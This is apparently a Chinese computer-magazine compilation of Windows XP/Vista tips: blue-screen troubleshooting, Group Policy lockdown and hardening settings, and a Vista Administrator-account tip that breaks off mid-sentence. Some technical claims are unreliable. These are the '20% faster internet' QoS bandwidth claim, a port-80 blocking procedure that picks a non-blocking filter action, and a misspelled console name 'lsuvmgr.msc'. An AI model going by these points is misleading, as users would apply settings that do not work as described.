蓝屏一般有以下几个方面的原因：发生了硬件错误、安装了新驱动或新服务、系统中毒、机器受到震动、系统碎片太多、系统文件丢失等。不管什么原因，系统崩溃后都会显示蓝屏信息，此时内存中的信息会根据您的设置转储到文件中，然后根据设置决定是否自动重启系统。系统失败设置在“我的电脑”上单击鼠标右键选择【属性】→【高级】→【启动和故障恢复】命令，设置界面如图 1 所示。




图 1 启动和故障恢复界面

#### 1. 自动重新启动

如果写入调试信息中选择了无或小内存转储，同时选中了自动重新启动，那么系统崩溃后会出现没看清蓝屏信息就自动重启的问题，不利于解决蓝屏故障。因此建议不选择自动重新启动的选项，内存转储后只能对系统进行冷启动。

#### 2. 小内存转储

如果在启动和故障恢复中选择了写入调试信息，不管选择了三种转储的哪一种，系统在蓝屏后都会在 %systemroot%\minidump 下生成一个以 mini 开头加日期和一个序列号的大小为 64KB 的小转储文件（如：mini071209-01）。我们可以在相同版本内核的系统上对它进行简单的分析，查找系统

崩溃的原因。

#### 3. 核心内存转储

如果要进行崩溃分析，建议选择核心内存转储，如果系统内存存在 4GB 以下，它的大小将会小于 200MB，默认保存路径是：%SystemRoot%\MEMORY.DMP。

#### 4. 完全内存转储

由于引起系统失败的原因一般是核心内存页面，而完全内存转储不仅包含了核心内存转储，还包含了与 Windows 崩溃无直接关系的用户进程占用的页面及没有被占用的物理内存。因此选择它会浪费不必要的转储时间和转储空间（内存大小加 1MB），所以不建议选择。

蓝屏信息分为三部分：故障信息、推荐操作和调试端口。其中故障信息和推荐操作是我们解决蓝屏问题的重要依据。如果您想手动使您的系统蓝屏，有一个方法：修改注册表，在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\i8042prt\parameters 下新建 Dword 值 CrashOnCtrlScroll，并将其值设为 1，然后重启系统。系统启动后，按住右【Ctrl】键并按两下【Scroll Lock】键，系统就会蓝屏。将 CrashOnCtrlScroll 的值设为 0，重启计算机即可取消此按键蓝屏设置。

### 蓝屏后的处理操作步骤

(1) 当系统蓝屏后，首先确定是不是恶作剧式的屏幕保护程序。微软提供的蓝屏屏保下载地址：<http://download.sysinternals.com/Files/BlueScreen.zip>，它模拟了蓝屏的全过程，按任意键就可以退出。

(2) 如果是因为操作系统内核文件或程序运行时偶尔出现错误而引起的蓝屏，重新启动问题就可以解决。

(3) 在很多时候，由于安装了驱动程序而引起蓝屏时，无需特殊操作，只要重新启动系统并按【F8】键，选择最后一次正确配置，问题就可以解决。

(4) 由于病毒引起蓝屏的情况虽然很少，但是不应该忘记因为没有打补丁而感染冲击波和震荡波病毒，造成系统蓝屏的教训。一般情况下及时打全系统补丁，升级杀毒软件到最新，这种蓝屏的情况会很少出现，但是如果蓝屏前系统有中毒症状（系统很慢、文件打不开等），应该考虑在安全模式下开机杀毒。

(5) 系统蓝屏后，首先回忆在这之前做过哪些操作，特别是添加过哪些硬件或服务，安装过什么驱动程序，考虑是否

是病毒或系统补丁包引起的。如果新加过硬件，很可能是硬件故障或硬件兼容性问题，删掉硬件重新启动机器一般可以解决。微软提供的数据显示，因第三方驱动问题导致的蓝屏故障占全部蓝屏故障的 70%，而大多数由驱动引起的蓝屏会在蓝屏信息里列出引起故障的以.sys 为扩展名的驱动文件，如 cdfs.sys。记录下蓝屏信息里的 sys 文件，进入系统进行替换修复或者把它改名或删除就可以解决。一般情况下，由于 sys 文件引起的蓝屏可以从安全模式进入系统，在%systemroot%\system32\drivers 文件夹下直接操作即可。如果安全模式也无法进入，可以借助第三方 PE 工具盘进入相关目录进行操作。

(6) 蓝屏后注意蓝屏信息里的推荐操作。硬盘故障引起的蓝屏在推荐操作里往往会出现 chkdsk /r 命令，这就提醒您可以尝试磁盘检查和磁盘碎片整理等操作。

(7) 系统蓝屏后，蓝屏信息里有一行停止代码，如 stop:0x00000019，把这个代码复制到搜索引擎中搜索，也许能找到蓝屏的解决办法。如果提示与内存有关，虽然最近没有更换过内存，但重新拔插一下内存也许会有意想不到的效果。

(8) 使用微软提供的调试工具 windbg（下载地址：[http://msdl.microsoft.com/download/symbols/debuggers/dbg\\_x86\\_6.7.05.0.exe](http://msdl.microsoft.com/download/symbols/debuggers/dbg_x86_6.7.05.0.exe)）打开转储文件，在最后一行会给出出错的原因（如

图 2 所示），然后可以根据出错文件进行替换、删除等处理操作。



图 2 出错原因提示

(9) 并不是所有的蓝屏我们都能找到直接的解决办法，如果不是硬件问题，插入系统安装光盘对系统进行修复安装，可以避免重装系统后安装各种程序和数据库备份及恢复的麻烦。

遇到系统蓝屏，不要惊慌，静下心来认真回忆自己自开机以来（如果是启动就蓝屏则是上次开机以来）所做过的操作，仔细分析蓝屏信息，一步步正确处理，一般来说都可以使系统恢复正常。

## 明明白白组策略

山东 王亚峰

### 组策略实用技巧之系统

#### 给【开始】菜单减肥

如果觉得 Windows 的【开始】菜单项太多，可以通过组策略将不需要的菜单项从【开始】菜单中删除。依次展开“组策略控制台→用户配置→管理模板→任务栏和开始菜单”，在组策略右侧窗格中，提供了“从开始菜单删除用户文件夹”、“删除到‘Windows Update’的访问和链接”、“从开始菜单删除公用程序组”、“从开始菜单中删除‘我的文档’图标”等多种组策略配置项目。您只要将不需要的菜单项所对应的策略启用即可（如图 1 所示）。



图 1 任务栏与开始菜单的策略

#### 禁止随意修改任务栏和【开始】菜单

为了保护自己好不容易设置好的任务栏和【开始】菜单，您只要将组策略控制台“任务栏和开始菜单”右侧窗格中的“阻止更改‘任务栏和开始菜单’设置”和“阻止访问任务栏的上下文菜单”两个策略项启用即可（如图 2 所示）。这样，当您用鼠标右键单击任务栏并单击【属性】命令时，系统会出现一个错误消息，且当鼠标右键单击任务栏及任务栏上的项目时，例如单击【开始】按钮、时钟和【任务栏】按钮时，弹出菜单会隐藏。



图 2 禁止更改选项

## 禁止“注销”和“关机”

如果您不想让他人进行“关机”和“注销”操作的话，可将组策略控制台“任务栏和开始菜单”右侧窗格中的“删除【开始】菜单上的‘注销’和‘删除和阻止访问‘关机’命令”两个策略启用。这个设置会从【开始】菜单中删除“关机”选项，并禁用“Windows 任务管理器”对话框中的“关机”选项。应该注意的是，该设置虽然可防止用户用 Windows 界面来关机，但无法防止用户用其他第三方工具程序来将 Windows 关闭。

## 去掉 Windows XP【开始】菜单中的图形化设置

Windows XP 的【开始】菜单增添了许多图形化设置，其实可在组策略中将这些功能关闭。“关闭个性化菜单”：Windows XP 会自动将最近使用的菜单项移动到开始菜单顶部，并且隐藏最近没有使用的菜单项，以此实现个性化菜单，启用此设置将关闭个性化菜单。“强制典型菜单”：启用此设置，开始菜单就以 Windows 2000 样式显示典型的开始菜单，并且显示标准桌面图标。

## 防止隐私泄露

在【开始】菜单中有一个“我最近的文档”菜单项，可以记录您曾经访问过的文件。这个功能可以方便用户再次打开该文件，但别人也可通过此菜单访问您最近打开的文档，为安全起见，有时需要屏蔽此功能。利用组策略，只要在右侧窗格中将“不要保留最近打开文档的记录”和“退出时清除最近打开的文档的记录”两个策略启用即可。同时要注意如果启用此策略设置但不启用“从开始菜单中删除文档菜单”策略设置，【文档】菜单还会出现在【开始】菜单上，但是该菜单为空菜单。如果启用此策略设置，后来又禁用它并将它设置为“未配置”，则启用策略设置之前保存的文档快捷方式会重新出现在【文档】菜单和应用程序的【文件】菜单中。经过这样的设置，每次关机系统都会自动清空【开始】菜单中的文档，从而达到“踏雪无痕”的目的。

## 关闭系统还原功能

系统还原是 Windows XP/2003 中集成的强大功能，是微软推广新版操作系统时大力推荐的功能点。它在系统运行的同时，备份那些被更改的文件和数据，如果出现问题，系统还原使用户能够在不丢失个人数据文件的情况下，将计算机还原到以前的状态。默认情况下，系统还原始终处于打开状态。这时候大量的磁盘空间将被占用，而且系统性能方面也会明显下降，为此功能所付出的代价可想而知了。对于配置不高的计算机用户来说，关闭此功能是明智的选择。方法如下：打开“组策略控制台→计算机配置→管理模板→系统→

系统还原”中的“关闭系统还原”并启用此策略。启用此设置后即可关闭系统还原功能，并且不能访问“系统还原向导”和“配置界面”。

## 关闭缩略图的缓存

Windows XP/2003 系统具有缩略图的功能，为加快那些被频繁浏览的缩略图的显示速度，系统还会将这些显示过的图片置于缓存中，以便下次打开时直接读取缓存中的信息，从而达到快速显示的目的。若您不希望系统进行缓存的话，则可利用组策略轻松地关闭缓存功能。这样不进行缓存处理，反而会大大加快第一次浏览的速度。方法如下：打开“组策略控制台→用户配置→管理模板→Windows 组件→Windows 资源管理器”中的“关闭缩略图的缓存”并启用此策略。

### 提示

若您的计算机是一个网络中的共享工作站，为了数据安全，建议您启用该设置以关闭缩略图视图缓存，因为缩略图视图缓存可以被任何人读取（如图 3 所示）。



图 3 关闭缩略图缓存

## 屏蔽系统自带的 CD 刻录功能

Windows XP/2003 系统自带 CD 刻录功能，若您有 CD 刻录机连接在计算机上，在 Windows 资源管理器中可以直接将数据犹如复制一样写到 CD-ROM 上。这样虽然方便，但是会影响系统性能和资源管理器的执行速度，再加之大部分用户都习惯了运用专业刻录软件进行刻录，所以我们建议无论计算机上有无刻录机，都可以利用组策略来屏蔽此功能。方法如下：打开“组策略控制台→用户配置→管理模板→Windows 组件→Windows 资源管理器”中的“删除 CD 刻录功能”并启用此策略。

### 提示

该设置不会阻止用户使用第三方应用程序来刻录或修改 CD-ROM。



## 隐藏桌面的系统图标

有时候我们需要隐藏桌面上的“网上邻居”和“Internet Explorer”等图标，只要打开“组策略控制台→用户配置→管理模板→桌面”，在右侧窗格中将“隐藏桌面上‘网上邻居’图标”和“隐藏桌面上的 Internet Explorer 图标”两个策略选项启用即可；如果隐藏桌面上的所有图标，只要将“隐藏和禁用桌面上的所有项目”启用即可；当启用了“删除桌面上的‘我的文档’图标”和“删除桌面上的‘我的电脑’图标”两个选项以后，“我的电脑”和“我的文档”图标将从您的计算机桌面上消失；同样如果要让“回收站”图标消失，只需将“从桌面删除回收站”策略项启用即可。

## 屏蔽“清理桌面向导”功能

“清理桌面向导”会每隔 60 天自动在用户的计算机上运行，以清除那些用户不经常使用或者从不使用的桌面图标。如果启用此策略设置，则可以屏蔽“清理桌面向导”，如果您禁用或不配置此设置，“清理桌面向导”会按照默认设置每隔 60 天运行一次。

需要屏蔽“清理桌面向导”时，只需要打开“组策略控制台→用户配置→管理模板→桌面”，然后打开右侧窗格中的“删除清理桌面向导”，根据需要设置策略选项即可。

## 启用/禁用“活动桌面”

“活动桌面”是 Windows 系统中自带的高级功能，最大的特点是可以设置各种图片格式的墙纸，甚至可以将网页作为墙纸显示。但出于对安全和性能考虑，有时候我们需要禁用这一功能（并且禁止用户启用它），通过组策略设置可以轻松达到这一要求。具体操作方法：打开“组策略控制台→用户配置→管理模板→桌面→Active Desktop”，单击右侧窗格中的“禁用 Active Desktop”并启用此策略。

### 提示

如果同时启用“启用 Active Desktop”设置和“禁用 Active Desktop”设置，则“禁用 Active Desktop”设置会被忽略。如果“禁用 Active Desktop 和 Web 视图”设置（在“用户配置→管理模板→Windows 组件→Windows 资源管理器”中）被启用，Active Desktop 就会被禁用，并且这两个策略都会被忽略。

## 隐藏计算机的驱动器

有时候出于安全方面的考虑，我们可能需要隐藏计算机中的某个驱动器，您可以打开“用户配置→管理模板→Windows 组件→Windows 资源管理器”，将“隐藏‘我的电脑’中的这些指定驱动器”和“防止从‘我的电脑’访问驱动器”设置为“已启用”并设置欲阻止访问的驱动器（如图 4 所示）。

此策略让用户无法查看在“我的电脑”或“Windows 资源管理器”中所选驱动器的内容。同时它也禁止使用运行对话框、镜像网络驱动器对话框或 Dir 命令查看在这些驱动器上的目录。这些代表指定驱动器的图标仍旧会出现在“我的电脑”中，但是如果用户双击图标，会出现一条消息解释设置防止这一操作。同时需要注意的是，这些设置不会防止用户使用其他程序访问本地和网络驱动器。



图 4 隐藏驱动器

## 禁用注册表

为了防止对注册表的误操作，我们可以在组策略中禁用注册表，打开“用户配置→管理模板→系统”，将“阻止访问注册表编辑工具”项设置为“已启用（如图 5 所示）”。



图 5 禁用注册表

## 禁用控制面板

如果您不希望别人利用控制面板进行操作，可以在组策略中禁用它，“用户配置→管理模板→控制面板”，将“禁止访问控制面板”设置为“已启用”；或启用“隐藏指定的控制面板程序”并设定隐藏的项目。如想在控制面板中隐藏 Internet 选项，则在隐藏控制面板程序里添加 Inetctl.cpl，具体名称可查看 Windows\System32 里以 cpl 结尾的文件（如图 6 所示）。





图 6 禁用控制面板

## 隐藏文件夹选项

为了更好地保护系统文件，我们可以把【工具】菜单中的“文件夹选项”隐藏起来，打开“用户配置→管理模板→Windows 组件→Windows 资源管理器”将“从‘工具’菜单删除‘文件夹选项’菜单”设置为“已启用”。

## 打造系统防火墙

在“组策略”中还可以打造系统防火墙。在默认设置下，Windows 有很多端口是开放的，网络病毒和黑客可以通过这些端口接入您的计算机。为了资料的安全，应该把不必要的端口封闭，减少居心不良者入侵的机会。以封闭 80 端口为例：先在“计算机配置→Windows 设置”的“IP 安全策略”中单击鼠标右键，创建一个新的 IP 安全策略（如图 7 所示），在“属性”中添加“筛选器列表”，在“编辑规则属性”中选择“新 IP 筛选器列表”，在出现的对话框中单击【添加】按钮。



图 7 IP 安全策略

现在用三个步骤屏蔽 80 端口。第一步寻址，源地址选“任何 IP 地址”，目标地址选“我的 IP 地址”；第二步选协议，选择“TCP”，在“到此端口”下的文本框中输入“80”；第三步创建，返回后进入“编辑规则属性”的“筛选器操作”，选择“请求安全（可选）”，确定后返回，再对“创建 IP 安全策略”选择“指派”。这样就对 TCP 的 80 端口的服务进行了

屏蔽。因为端口 80 是 HTTP 的协议，提供 WWW 服务，因而屏蔽之后 HTTP 协议网站也将无法打开（要重新开放可对以上各项进行修改和删除）。同理我们也可对一些易被木马入侵的端口进行屏蔽，打造坚不可摧的系统防火墙。

## 防止用户通过任务管理器更改系统密码

为了防止用户通过任务管理器更改系统密码，我们可以在“用户配置→管理模板→系统→Ctrl+Alt+Del 选项”中删除更改密码选项。这个设置停用 Windows 安全设置对话框上的【更改密码】按钮。但是，用户在得到系统提示时依旧可以更改密码。管理员要求新密码和密码作废时，系统会提示用户输入新密码。

## 增强账号密码的复杂性

依次展开“计算机配置→Windows 设置→安全设置→账户策略→密码策略”，在右侧框体中找到“密码必须符合复杂性要求”项，双击打开选中“已启用”单选项，最后单击【确定】按钮。然后，打开“密码长度最小值”项，为账号密码设置最短字符限制。这样一来，密码的安全性就大大增强了。

## 禁用“添加/删除程序”

“控制面板”中“添加或删除程序”项目允许您安装、卸载、修复并添加和删除 Windows 的功能和组件及种类很多的 Windows 程序。如果您想阻止其他用户安装或卸载程序，可利用组策略来实现。

打开“用户配置→管理模板→控制面板→添加或删除程序”中的“删除‘添加/删除程序’程序”并启用此策略，当我们再打开“控制面板”中“添加/删除程序”模块的时候，会自动弹出警告窗口，而“添加/删除程序”则无法运行。

此外，在“添加/删除程序”分支中还可以对 Windows “添加/删除程序”项中的“添加新程序”、“从 CD-ROM 或软盘添加程序”、“从 Microsoft 添加程序”、“从网络添加程序”等项进行隐藏，通过这些策略项目的设置，起到了保护计算机中系统文件及应用程序的作用。

## 禁止更改显示属性

选择“控制面板”中的“显示”或在 Windows 桌面的空白处单击鼠标右键选择【属性】命令，可进入“显示设置”对话框，可以对桌面主题、桌面背景、屏保程序、显示设置等各项进行设置。如果您不想让别人随意更改各项设置，可以通过组策略将它隐藏起来。

打开“用户配置→管理模板→控制面板→显示”，然后可以看到隐藏桌面选项卡、隐藏主题选项卡、隐藏保护程序选项卡、隐藏设置选项卡等策略配置，可根据需要对这些项目进行配置。比如启用了“隐藏‘桌面’选项卡”策略后，再打开“显示属性”对话框，就看不到“桌面”标签了，这样自然就无法再对桌面属性进行更改了。

给“休眠”和“待机”加个密码

只有“屏幕保护”有密码是远远不够安全的，我们还要给“休眠”和“待机”加上密码，这样才会更安全。让我们来给“休眠”和“待机”加上密码吧。在“组策略”窗口中展开“用户配置→管理模板→系统→电源管理”，在右边的窗格中双击“从休眠/挂起恢复时提示输入密码”，将其设置为“已启用”，那么当我们从“待机”或“休眠”状态返回时将会要求您输入密码。

组策略实用技巧之网络

让 Windows 的上网速率提升 20%

默认情况下，Windows 网络连接数据包调度程序将系统限制在 80% 的连接带宽之内，这对我们来说肯定是资源的浪费。其实可以通过组策略设置来替代默认值，让我们的上网速率提高 20%！方法如下：打开“计算机配置→管理模板→网络→QoS 数据包调度程序”，选择右边的“限制可保留带宽”，选择“属性”打开限制可保留带宽属性对话框，选择“禁用”即可。经过这样重新设置就可以释放保留的 20% 的带宽了。

用组策略防止木马的运行

在“组策略”窗口的左侧窗格中依次展开“用户配置→管理模板→系统”分支，然后在右侧窗格中双击“只运行许可的 Windows 应用程序”策略项，打开“只运行许可的 Windows 应用程序属性”窗口。在“只运行许可的 Windows 应用程序属性”窗口切换到“策略”选项卡，先选择“启动”项，再单击【显示】按钮，打开“显示内容”对话框。在“显示内容”对话框中单击【添加】按钮打开“添加项目”对话框，再在相应文本框中输入允许运行程序的命令行，然后单击【确定】按钮将它添加到“显示内容”对话框的列表中（如图 8 所示）。用同样的方法添加允许运行的所有程序（例如“msnmsgr.exe”、“msimn.exe”、“wab.exe”、“Foxmail.exe”、“PFW.exe”和“QQ.exe”等）即可。



图 8 只运行许可的 Windows 程序

提示

由于所有未加入列表中的程序都会被禁止运行，因此如果装了新的软件，千万不要忘了将相关的执行命令加入到组策略中去。

剥夺匿名用户共享访问权限

在安装 Windows XP 系统的工作站中，匿名用户默认状态下往往会拥有与 Everyone 账号一样的访问权限，这显然会给共享访问带来很大的安全隐患。为了确保文件夹共享访问的绝对安全性，我们有必要限制匿名用户的共享访问权限，下面就是具体的设置方法：打开“计算机配置→Windows 设置→安全设置→本地策略→安全选项”项目，在右侧显示窗格中，找到“网络访问：让每个人权限应用于匿名用户”选项并用鼠标右键单击，从弹出的快捷菜单中执行【属性】命令，在该设置界面中，检查一下“网络访问：让每个人权限应用于匿名用户”此时的策略是否已经处于“已启用”状态。一旦发现该目标策略已经被启动的话，我们必须及时将它设置为“已停用”，最后单击【确定】按钮（如图 9 所示）。那么匿名用户日后在尝试共享访问操作时由于无法获得足够权限，从而无法对共享访问带来潜在的安全威胁。



图 9 禁止“每个人”权限应用于匿名用户

限定匿名用户共享访问内容

打开“计算机配置→Windows 设置→安全设置→本地策略→安全选项”项目，在右侧显示窗格中，找到“网络访问：可匿名访问的共享”选项并用鼠标右键单击，从弹出的快捷菜单中执行【属性】命令，在该设置界面中，先将系统默认允许访问的共享资源全部选中，并按一下键盘上的【DEL】键将它全部删除干净，之后根据实际情况，将那些的确需要向匿名用户长期开放的目标共享文件夹添加进来，再单击【确定】按钮。完成上面的操作后，我们还需要打开“网络访问：可匿名访问的命名管道”策略的属性设置窗口和“网络访问：可远程访问的注册表路径”策略的属性设置窗口，然后依次将这两个窗口中多余的共享资源项目全部删除，这么一来匿名用户就只能访问指定的共享文件夹了。

## 阻止非法获取超级账号名称

打开“计算机配置→Windows 设置→安全设置→本地策略→安全选项”项目，在右侧显示窗格中，找到“网络访问：允许匿名 SID/名称转换”选项并用鼠标右键单击，从弹出的快捷菜单中执行【属性】命令，在该设置界面中，检查一下“网络访问：允许匿名 SID/名称转换”此时的策略是否已经处于“已启用”状态，一旦发现该目标策略已经被启动的话，我们必须及时将它设置为“已禁用”，最后单击【确定】按钮。那么非法用户日后就无法通过管理员的 SID 标识信息获取管理员的真实名称信息了，这么一来本地共享资源受到非法控制的危险就会大大下降了。当然，要是局域网环境有多个不同版本的工作站系统时，禁用“网络访问：允许匿名 SID/名称转换”这个策略时，就容易导致共享访问出现一些莫名其妙的问题，这一点大家需要注意。

## 限定特定用户进行共享访问

有时候，我们希望只有指定的用户才能通过网络访问本地系统的共享资源，而严格禁止包括系统管理员在内的其他用户随意通过网络访问本地资源时，就可以按照如下方法设置系统组策略。

打开“计算机配置→Windows 设置→安全设置→本地策略→用户权利指派”项目，在右侧显示窗格中，找到“从网络访问此计算机”选项并用鼠标右键单击，从弹出的快捷菜单中执行【属性】命令，在该设置界面中，先将默认存在的 Guest 账号、Everyone 账号选中并删除，然后单击【添加用户或组】按钮，打开一个标题为“选择用户或组”的设置窗口，在其中将指定的用户账号添加进来，最后单击【确定】按钮（如图 10 所示）。这么一来特定用户日后就能通过网络访问到本地系统中的共享资源了。



图 10 用户权利指派

## 让共享访问时正常输入用户名

在局域网环境中，当我们尝试从其中的一台工作站去访问另外一台工作站中的共享资源时，屏幕上有时会弹出密码登录对话框，可是在其中我们无法正确输入用户名，而只能输入访问密码，这样我们就无法使用自己的账号访问对方

的共享资源。遇到这种共享访问故障现象时，我们究竟该怎样进行应对呢？其实有时候组策略可以帮我们的忙。

打开“计算机配置→Windows 设置→安全设置→本地策略→安全选项”项目，在右侧显示窗格中，找到“网络访问：本地账户的共享和安全模式”选项并用鼠标右键单击，从弹出的快捷菜单中执行【属性】命令，在该设置界面中，看看“网络访问：本地账户的共享和安全模式”策略此时是否已被设置成“经典——本地用户以自己的身份验证”，如果不是的话，必须及时将它修改过来，最后单击【确定】按钮。

## 让 Guest 用户远程关机

打开“组策略控制台→计算机配置→Windows 设置→安全设置→本地策略→用户权利指派”中的“从远端系统强制关机”，在弹出的对话框中显示目前只有“Administrators”组的成员才有权从远程关机。单击对话框下方的【添加用户或组】按钮，然后在弹出的对话框中输入“guest”，再单击【确定】按钮。通过上述操作后，我们便给计算机 guest 用户授予了远程关机的权限。以后，倘若您要远程关闭计算机，只要在网络中其他计算机中输入以下命令“shutdown -s -m \\IP 地址”即可。

## 禁止建立新的拨号连接

如果不想让别人在计算机中建立新连接来拨号上网的话，组策略也可以做到。打开“组策略控制台→用户配置→管理模板→网络→网络连接”中的“禁止访问新建连接向导”并启用此策略。启用此策略后，在“网络连接”文件夹和开始菜单中就不会出现“建立新连接”了。



此设置无法阻止用户使用诸如 Internet Explorer 这样的程序来绕过此设置。另外此设置必须重新启动计算机后才能生效。

## 禁止安装和卸载网络协议

如果计算机被安装过多的网络协议会给机器或网络造成负担，会影响到网络的稳定性，而如果把必需的协议删了，就无法正常上网。为此，我们需要禁止客户安装和卸载网络协议。

打开“用户配置→管理模板→网络→网络连接”，然后在右边的框中找到并双击“禁止添加或删除用于 LAN 连接或远程访问连接的组件”，在弹出的窗口中把它设置为“已启用”，然后单击【确定】按钮，重启计算机，禁止安装和卸载网络协议的功能就实现了。

## 禁止 TCP/IP 协议高级选项

TCP/IP 协议的【高级】选项按钮可以允许用户修改 DNS 和 WINS 服务器信息，为了保险起见，我们也同样要禁用它。组策略方法：打开“用户配置→管理模板→网络→网络连接”，双击“禁用 TCP/IP 高级配置”这一项，把它设置为“已启用”即可。



### 禁止访问网络协议属性

有时用户会恶意地自行去修改计算机的IP地址，这就有可能导致IP地址出现冲突。为了避免这种现象出现，我们可以把访问网络协议属性的功能禁用，这样用户即使想改也改不了。打开“用户配置→管理模板→网络→网络连接”，然后把“禁止访问LAN连接组件的属性”选项的属性设置为“已启用”，并单击【确定】按钮即可。以后进入网络连接属性界面，选中其中的协议项目时，就会看到对应的【属性】按钮依然是灰色不可用的，这样一来普通用户就无法打开TCP/IP参数设置窗口，随便修改IP地址了。

### 关闭P2P协议

每个网络管理人员，都对P2P软件占用的网络带宽很烦恼，利用组策略，可以封闭P2P软件协议，从根本上减少P2P软件的使用。

打开“计算机设置→管理模板→网络→Microsoft点对点网络服务”，将右侧的“关闭Microsoft点对点网络服务”设置为“已启用”，这样将完整地关闭Microsoft点对点网络服务并将使所有依赖于它的应用程序停止工作。

### 管理Internet Explorer的加载项

许多Active控件都是通过IE的加载项来实现安装并应用的，而它又是病毒和木马蔓延的主要途径，一些第三方软件如360安全卫士、瑞星卡卡上网助手等都有管理加载项的功能。不过，Windows本身就可以管理这些加载项。

打开“计算机设置→管理模板→Windows组件→Internet Explorer”，将右侧的“禁用Internet Explorer组件的自动安装”和“禁止用户启动或禁用加载项”的属性都设置为“已启用”，则可防止用户下载到一些有害的IE组件，从而提高系统的安全性。

### 禁用更改分级审查

随着计算机走进千家万户，儿童也成了主要的计算机用户。现在网络上的许多东西良莠不齐，在网上冲浪时，许多黄色或是暴力的内容会进入我们的视野。虽然有第三方软件和利用分级审查功能可以阻止这些内容，但只要拥有管理员权限，分级审查是可以更改的。利用组策略，可以禁止更改分级审查。

打开“用户配置→管理模板→Windows组件→Internet Explorer”，将右侧的“禁用更改分级设置”的属性设为“已启用”，则可以禁止更改分级审查。当然，它的前提是分级审查的设置已经完成。


### 禁用IE组件自动安装

打开“计算机配置→管理模板→Windows组件→

Internet Explorer”项目，双击右边窗口中的“禁用Internet Explorer组件的自动安装”项目，在打开的窗口中选择“已启用”单选按钮，将会禁止Internet Explorer自动安装组件。这样可以防止Internet Explorer在用户访问到需要某个组件的网站时下载该组件，修改IE的行为也会得到有效的遏制！

### 禁止修改IE浏览器的主页

如果您不希望他人或网络上的一些恶意代码对自己设定的IE浏览器主页进行随意更改的话，我们可以选择“用户配置→管理模板→Windows组件→Internet Explorer”分支，然后在右侧窗格中双击“禁用更改主页设置”策略启用即可。



在该分支下还提供了更改历史记录设置、更改颜色设置和更改Internet临时文件设置等项目的禁用功能。如果启用了这个策略，在IE浏览器的“Internet选项”对话框中，其“常规”选项卡的“主页”区域的设置将变灰。

### 组策略实用技巧之软件

#### 禁用指定软件程序

打开组策略对话框，依次展开“计算机配置→Windows设置→安全设置→软件限制策略→其他规则→新路径规则”，单击【浏览】按钮，找到安装目录下的需要禁用的文件，在“安全级别”下选择“不允许”。重启计算机后，就无法使用该软件了。若要重新使用该软件，把安全级别选为“不受限的”即可。利用这种操作我们可以很方便地在我们的办公环境中禁用诸如QQ等软件。

#### 设置并锁定Windows Media Player外观

Windows Media Player是目前最流行的多媒体播放器之一，如果不希望其他用户随意更改其界面外观的话，利用组策略可以轻松实现。打开“组策略控制台→用户配置→管理模板→Windows组件→Windows Media Player→用户界面”中的“设置并锁定外观”启用此策略。

启用此策略后，将使Windows Media Player只以指定的外观模式显示，具体可以使用在“策略”选项卡上的“外观”框中指定的外观。您必须为外观使用完整的文件名，例如miniplayer.wmz。

#### 禁止Windows Media Player播放时运行屏保

屏幕保护程序可以有效地保护我们的显示器，但是当我们在使用播放器观看精彩影片时，经常会出现屏幕保护程序突然运行而中断观看的尴尬局面。现在我们可以通过组策略来解决屏幕保护程序使Windows Media Player播放中断的麻烦



问题了。打开“组策略控制台→用户配置→管理模板→Windows 组件→Windows Media Player→播放”中的“允许运行屏幕保护程序”，并将它设置为“已禁用”状态。

### 用组策略可以禁止软件安装

依次展开“组策略→计算机配置→管理模板→Windows 组件→Windows Installer”，选择“禁用 Windows Installer”和“禁止用户安装”选项，启用这两项规则。

#### 提示

通过这种方式可以禁止绝大多数软件的安装，但对于不需要 Windows Install 提供安装支持的软件不能禁止安装。

### 禁用指定的文件类型

在“组策略”中，我们可以禁用 SHS、MSI、BAT、CMD、COM、EXE 等程序文件类型，而且不影响系统的正常运行。这里假设我们要禁用注册表的 REG 文件，不让系统运行 REG 文件，具体操作方法如下：

打开“计算机配置→Windows 设置→安全设置→软件限制策略”，在弹出的右键菜单上选择【创建软件限制策略】命令，即生成“安全级别”、“其他规则”及“强制”、“指派的文件类型”、“受信任的出版商”项。双击“指派的文件类型”打开“指派的文件类型属性”窗口，只留下 REG 文件类型，将其他的文件全部删除（如图 11 所示）。如果还有其他文件类型要禁用，可以再次打开这个窗口，在“文件扩

展名”空白栏里输入要禁用的文件类型，将它添加上去。双击“安全级别→不允许的”项，单击【设为默认】按钮。然后注销系统或者重新启动系统，此策略即生效。运行 REG 文件时，会提示“由于一个软件限制策略的阻止，Windows 无法打开此程序”。要取消此软件限制策略的话，双击“安全级别→不受限制的”，打开“不受限制的属性”窗口，单击【设为默认值】按钮即可。




图 11 软件限制策略

通过以上的介绍，我们可以看出，组策略在 Windows 系统中占据着举足轻重的地位。通过对组策略的个性化设置，不仅能够充分展示您计算机的个性，而且可以让您的操作系统更安全。

## Vista 最新操作技巧三则

### 让 Administrator 账户重出江湖

因为安全性的考虑，Windows Vista 安装时会要求您创建一个标准用户（相当于 Windows XP 中的受限用户），该账户建完之后，它就会把默认的 Administrator 超级管理员账号隐藏起来了，即使您重新注销账号再进入登录画面，依然只能看到个人的使用者账户，看不到 Administrator 账户。在控制面板的“用户”选项中也无法找到 Administrator，也不能像 Windows XP 开机时那样按一下键盘上的键就能调出它。如果您想做一些标准用户无法完成的工作，就需要让 Administrator 账户显示出来，然后以 Administrator 身份登录 Windows Vista。以下是让 Administrator 账户重出江湖的方法：

首先到系统分区:\windows\system32 中找到 lsuvmgr.msc，或者按下【Win+R】组合键调出运行对话框，在空白栏输入 lsuvmgr.msc，然后单击【确定】按钮；在弹出的“本机使用者和群组”窗口中单击左边的“使用者”，再双击中间的“Administrator”账户，随之弹出“Administrator 内容”窗口，

安徽 李红

